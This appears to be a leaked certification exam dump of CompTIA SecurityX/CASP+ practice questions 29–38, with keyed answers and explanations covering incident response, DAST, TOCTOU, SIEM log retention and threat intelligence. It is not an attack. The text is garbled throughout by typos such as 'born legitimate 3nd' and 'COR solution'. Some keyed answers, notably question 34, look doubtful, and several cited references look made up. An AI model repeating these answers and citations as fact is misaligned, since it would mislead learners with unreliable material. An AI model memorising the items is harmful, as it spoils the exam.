Comprehensive and Detailed Step-by-StepOption A: Deny listDeny lists block specific applications or processes identified as malicious.This approach is reactive and may inadvertently block the non-standard applications that are currently in use without proper ownership.Option B: Allow listAllow lists permit only pre-approved applications to run.While secure, this approach requires defining all non-standard applications, which may disrupt operations in an environment where ownership is unclear.Option C: Audit modeAnswer:.Audit mode allows monitoring and logging of applications without enforcing restrictions.This is ideal in environments with non-standard applications and undefined ownership because it enables the engineer to observe the environment and gradually implement control without interruption.Audit mode provides critical visibility into the software landscape, ensuring that necessary applications remain functional.Option D: MAC listMandatory Access Control (MAC) lists restrict access based on classification and clearance levels.This does not align with application control objectives in this context.CompTIA CASP+ Study Guide - Chapters on Endpoint Security and Application Control.CASP+ Objective 2.4: Implement appropriate security controls for enterprise endpoints.

**QUESTION 29**
After an incident response exercise, a security administrator reviews the following table:

| Service | Risk rating | Criticality rating | Alert severity |
|---|---|---|---|
| Public website | Medium | Low | Low |
| Email | High | High | High |
| Human resources systems | High | Medium | Medium |
| Phone system | High | Critical | Critical |
| Intranet | Low | Low | Low |

Which of the following should the administrator do to beat support rapid incident response in the future?

A. Automate alerting to IT support for phone system outages.
B. Enable dashboards for service status monitoring
C. Send emails for failed log-In attempts on the public website
D. Configure automated Isolation of human resources systems

**Correct Answer: B**
**Section:**
**Explanation:**
Enabling dashboards for service status monitoring is the best action to support rapid incident response. The table shows various services with different risk, criticality, and alert severity ratings. To ensure timely and effective incident response, real-time visibility into the status of these services is crucial.
Why Dashboards for Service Status Monitoring?

Real-time Visibility: Dashboards provide an at-a-glance view of the current status of all critical services, enabling rapid detection of issues.
Centralized Monitoring: A single platform to monitor the status of multiple services helps streamline incident response efforts.
Proactive Alerting: Dashboards can be configured to show alerts and anomalies immediately, ensuring that incidents are addressed as soon as they arise.
Improved Decision Making: Real-time data helps incident response teams make informed decisions quickly, reducing downtime and mitigating impact.
Other options, while useful, do not offer the same level of comprehensive, real-time visibility and proactive alerting:
A . Automate alerting to IT support for phone system outages: This addresses one service but does not provide a holistic view.
C . Send emails for failed log-in attempts on the public website: This is a specific alert for one type of issue and does not cover all services.
D . Configure automated isolation of human resources systems: This is a reactive measure for a specific service and does not provide real-time status monitoring.
CompTIA SecurityX Study Guide
NIST Special Publication 800-61 Revision 2, 'Computer Security Incident Handling Guide'
'Best Practices for Implementing Dashboards,' Gartner Research

**QUESTION 30**
Company A and Company D ate merging Company A's compliance reports indicate branch protections are not in place A security analyst needs to ensure that potential threats to the software development life cycle are addressed. Which of the following should me analyst cons<der when completing this basic?

A. If developers are unable to promote to production
B. If DAST code is being stored to a single code repository
C. If DAST scans are routinely scheduled
D. If role-based training is deployed

**Correct Answer: C**
**Section:**
**Explanation:**
Dynamic Application Security Testing (DAST) is crucial for identifying and addressing security vulnerabilities during the software development life cycle (SDLC). Ensuring that DAST scans are routinely scheduled helps in maintaining a secure development process.
Why Routine DAST Scans?
Continuous Security Assessment: Regular DAST scans help in identifying vulnerabilities in real-time, ensuring they are addressed promptly.
Compliance: Routine scans ensure that the development process complies with security standards and regulations.
Proactive Threat Mitigation: Regular scans help in early detection and mitigation of potential security threats, reducing the risk of breaches.
Integration into SDLC: Ensures security is embedded within the development process, promoting a security-first approach.
Other options, while relevant, do not directly address the continuous assessment and proactive identification of threats:
A . If developers are unable to promote to production: This is more of an operational issue than a security assessment.
B . If DAST code is being stored to a single code repository: This concerns code management rather than security testing frequency.
D . If role-based training is deployed: While important, training alone does not ensure continuous security assessment.
CompTIA SecurityX Study Guide
OWASP Testing Guide
NIST Special Publication 800-53, 'Security and Privacy Controls for Information Systems and Organizations'

**QUESTION 31**
A security analyst discovered requests associated with IP addresses known for born legitimate 3nd bot-related traffic. Which of the following should the analyst use to determine whether the requests are malicious?

A. User-agent string
B. Byte length of the request
C. Web application headers
D. HTML encoding field

**Correct Answer: A**
**Section:**

**Explanation:**
The user-agent string can provide valuable information to distinguish between legitimate and bot-related traffic. It contains details about the browser, device, and sometimes the operating system of the client making the request.
Why Use User-Agent String?
Identify Patterns: User-agent strings can help identify patterns that are typical of bots or legitimate users.
Block Malicious Bots: Many bots use known user-agent strings, and identifying these can help block malicious requests.
Anomalies Detection: Anomalous user-agent strings can indicate spoofing attempts or malicious activity.
Other options provide useful information but may not be as effective for initial determination of the nature of the request:
B . Byte length of the request: This can indicate anomalies but does not provide detailed information about the client.
C . Web application headers: While useful, they may not provide enough distinction between legitimate and bot traffic.
D . HTML encoding field: This is not typically used for identifying the nature of the request.
CompTIA SecurityX Study Guide
'User-Agent Analysis for Security,' OWASP
NIST Special Publication 800-94, 'Guide to Intrusion Detection and Prevention Systems (IDPS)'

**QUESTION 32**
An organization is required to
* Respond to internal and external inquiries in a timely manner
* Provide transparency.
* Comply with regulatory requirements
The organization has not experienced any reportable breaches but wants to be prepared if a breach occurs in the future. Which of the following is the best way for the organization to prepare?

A. Outsourcing the handling of necessary regulatory filing to an external consultant
B. Integrating automated response mechanisms into the data subject access request process
C. Developing communication templates that have been vetted by internal and external counsel
D. Conducting lessons-learned activities and integrating observations into the crisis management plan

**Correct Answer: C**
**Section:**
**Explanation:**
Preparing communication templates that have been vetted by both internal and external counsel ensures that the organization can respond quickly and effectively to internal and external inquiries, comply with regulatory requirements, and provide transparency in the event of a breach.
Why Communication Templates?
Timely Response: Pre-prepared templates ensure that responses are ready to be deployed quickly, reducing response time.
Regulatory Compliance: Templates vetted by counsel ensure that all communications meet legal and regulatory requirements.
Consistent Messaging: Ensures that all responses are consistent, clear, and accurate, maintaining the organization's credibility.
Crisis Management: Pre-prepared templates are a critical component of a broader crisis management plan, ensuring that all stakeholders are informed appropriately.
Other options, while useful, do not provide the same level of preparedness and compliance:
A . Outsourcing to an external consultant: This may delay response times and lose internal control over the communication.
B . Integrating automated response mechanisms: Useful for efficiency but not for ensuring compliant and vetted responses.
D . Conducting lessons-learned activities: Important for improving processes but does not provide immediate preparedness for communication.
CompTIA SecurityX Study Guide
NIST Special Publication 800-61 Revision 2, 'Computer Security Incident Handling Guide'
ISO/IEC 27002:2013, 'Information technology --- Security techniques --- Code of practice for information security controls'

**QUESTION 33**
A security analyst is reviewing the following event timeline from an COR solution:

Vdumps

| Time | File name | File action | Action verdict |
|---|---|---|---|
| 4:08 p.m. | hr-reporting.docx | File save | Allowed |
| 4:09 p.m. | hr-reporting.docx | Scan initiated | Pending |
| 4:10 p.m. | hr-reporting.docx | File execute | Allowed |
| 4:16 p.m. | paychecks.xlsx | File save | Allowed |
| 4:16 p.m. | paychecks.xlsx | File shared | Allowed |
| 4:17 p.m. | hr-reporting.docx | Script launched | Allowed |
| 4:19 p.m. | hr-reporting.docx | Scan complete | Malware found |
| 4:20 p.m. | paychecks.xlsx | File edit | Allowed |

Which of the following most likely has occurred and needs to be fixed?

A. The Dl P has failed to block malicious exfiltration and data tagging is not being utilized property
B. An EDR bypass was utilized by a threat actor and updates must be installed by the administrator.
C. A logic law has introduced a TOCTOU vulnerability and must be addressed by the COR vendor
D. A potential insider threat is being investigated and will be addressed by the senior management team.

**Correct Answer: C**
**Section:**
**Explanation:**
The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of-Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.
CompTIA SecurityX Study Guide: Discusses TOCTOU vulnerabilities as a timing attack where the state of a resource changes after it has been validated.
NIST Special Publication 800-53, 'Security and Privacy Controls for Federal Information Systems and Organizations': Recommends addressing TOCTOU vulnerabilities to ensure the integrity of security operations.
'The Art of Software Security Assessment' by Mark Dowd, John McDonald, and Justin Schuh: Covers logic flaws and timing vulnerabilities, including TOCTOU issues.

**QUESTION 34**
A security engineer is developing a solution to meet the following requirements?
* All endpoints should be able to establish telemetry with a SIEM.
* All endpoints should be able to be integrated into the XDR platform.
* SOC services should be able to monitor the XDR platform
Which of the following should the security engineer implement to meet the requirements?

A. CDR and central logging
B. HIDS and vTPM
C. WAF and syslog
D. HIPS and host-based firewall

**Correct Answer: D**
**Section:**
**Explanation:**
To meet the requirements of having all endpoints establish telemetry with a SIEM, integrate into an XDR platform, and allow SOC services to monitor the XDR platform, the best approach is to implement Host Intrusion Prevention Systems (HIPS) and a host-based firewall. HIPS can provide detailed telemetry data to the SIEM and can be integrated into the XDR platform for comprehensive monitoring and response. The host-based firewall ensures that only authorized traffic is allowed, providing an additional layer of security.
CompTIA SecurityX Study Guide: Describes the roles of HIPS and host-based firewalls in endpoint security and their integration with SIEM and XDR platforms.
NIST Special Publication 800-94, 'Guide to Intrusion Detection and Prevention Systems (IDPS)': Highlights the capabilities of HIPS for security monitoring and incident response.
'Network Security Monitoring' by Richard Bejtlich: Discusses the integration of various security tools, including HIPS and firewalls, for effective security monitoring.

**QUESTION 35**
A systems administrator wants to reduce the number of failed patch deployments in an organization. The administrator discovers that system owners modify systems or applications in an ad hoc manner. Which of the following is the best way to reduce the number of failed patch deployments?

Vdumps

A. Compliance tracking
B. Situational awareness
C. Change management
D. Quality assurance

**Correct Answer: C**
**Section:**
**Explanation:**
To reduce the number of failed patch deployments, the systems administrator should implement a robust change management process. Change management ensures that all modifications to systems or applications are planned, tested, and approved before deployment. This systematic approach reduces the risk of unplanned changes that can cause patch failures and ensures that patches are deployed in a controlled and predictable manner.
CompTIA SecurityX Study Guide: Emphasizes the importance of change management in maintaining system integrity and ensuring successful patch deployments.
ITIL (Information Technology Infrastructure Library) Framework: Provides best practices for change management in IT services.
'The Phoenix Project' by Gene Kim, Kevin Behr, and George Spafford: Discusses the critical role of change management in IT operations and its impact on system stability and reliability.

**QUESTION 36**
An audit finding reveals that a legacy platform has not retained loos for more than 30 days The platform has been segmented due to its interoperability with newer technology. As a temporary solution, the IT department changed the log retention to 120 days. Which of the following should the security engineer do to ensure the logs are being properly retained?

A. Configure a scheduled task nightly to save the logs
B. Configure event-based triggers to export the logs at a threshold.
C. Configure the SIEM to aggregate the logs
D. Configure a Python script to move the logs into a SQL database.

**Correct Answer: C**
**Section:**
**Explanation:**
To ensure that logs from a legacy platform are properly retained beyond the default retention period, configuring the SIEM to aggregate the logs is the best approach. SIEM solutions are designed to collect, aggregate, and store logs from various sources, providing centralized log management and retention. This setup ensures that logs are retained according to policy and can be easily accessed for analysis and compliance purposes.
CompTIA SecurityX Study Guide: Discusses the role of SIEM in log management and retention.
NIST Special Publication 800-92, 'Guide to Computer Security Log Management': Recommends the use of centralized log management solutions, such as SIEM, for effective log retention and analysis.
'Security Information and Event Management (SIEM) Implementation' by David Miller: Covers best practices for configuring SIEM systems to aggregate and retain logs from various sources.

**QUESTION 37**
A company wants to invest in research capabilities with the goal to operationalize the research output. Which of the following is the best option for a security architect to recommend?

A. Dark web monitoring
B. Threat intelligence platform
C. Honeypots
D. Continuous adversary emulation

**Correct Answer: B**
**Section:**
**Explanation:**
Investing in a threat intelligence platform is the best option for a company looking to operationalize research output. A threat intelligence platform helps in collecting, processing, and analyzing threat data to provide actionable insights. These platforms integrate data from various sources, including dark web monitoring, honeypots, and other security tools, to offer a comprehensive view of the threat landscape.
Why a Threat Intelligence Platform?
Data Integration: It consolidates data from multiple sources, including dark web monitoring and honeypots, making it easier to analyze and derive actionable insights.

Actionable Insights: Provides real-time alerts and reports on potential threats, helping the organization take proactive measures.
Operational Efficiency: Streamlines the process of threat detection and response, allowing the security team to focus on critical issues.
Research and Development: Facilitates the operationalization of research output by providing a platform for continuous monitoring and analysis of emerging threats.
Other options, while valuable, do not offer the same level of integration and operationalization capabilities:
A . Dark web monitoring: Useful for specific threat intelligence but lacks comprehensive operationalization.
C . Honeypots: Effective for detecting and analyzing specific attack vectors but not for broader threat intelligence.
D . Continuous adversary emulation: Important for testing defenses but not for integrating and operationalizing threat intelligence.
CompTIA SecurityX Study Guide
'Threat Intelligence Platforms,' Gartner Research
NIST Special Publication 800-150, 'Guide to Cyber Threat Information Sharing'

**QUESTION 38**
A company is developing a new service product offering that will involve the Security Officer (CISO) researching the relevant compliance regulations. Which of the following best describes the CISO's action?

A. Data retention
B. Data classification
C. Due diligence
D. Reference framework

**Correct Answer: C**
**Section:**
**Explanation:**
Comprehensive and Detailed Step-by-StepOption A: Data retentionData retention refers to the policies and procedures surrounding how long data must be retained to meet regulatory, operational, or business requirements.This does not describe the CISO's research into compliance regulations.Option B: Data classificationData classification involves categorizing data based on its sensitivity or importance (e.g., public, confidential, restricted).While this is a critical process for compliance, it does not describe researching regulations.Option C: Due diligenceAnswer:.Due diligence is the process of conducting thorough research and analysis to ensure that a company's operations comply with applicable laws, standards, and best practices.The CISO's action of researching relevant compliance regulations directly aligns with due diligence responsibilities.This concept is emphasized in the CASP+ objectives under governance, risk, and compliance (GRC), highlighting the need for security leaders to verify compliance requirements during product or service development.Option D: Reference frameworkA reference framework provides guidelines or standards, such as ISO 27001 or NIST frameworks, for structuring security programs.While the CISO may use a framework during this process, the act of researching regulations is not equivalent to referencing a framework.CompTIA CASP+ Study Guide (Current Edition) - Chapters on GRC and Legal Compliance.CASP+ Objective 3.2: Integrate enterprise resilience.

V-dumps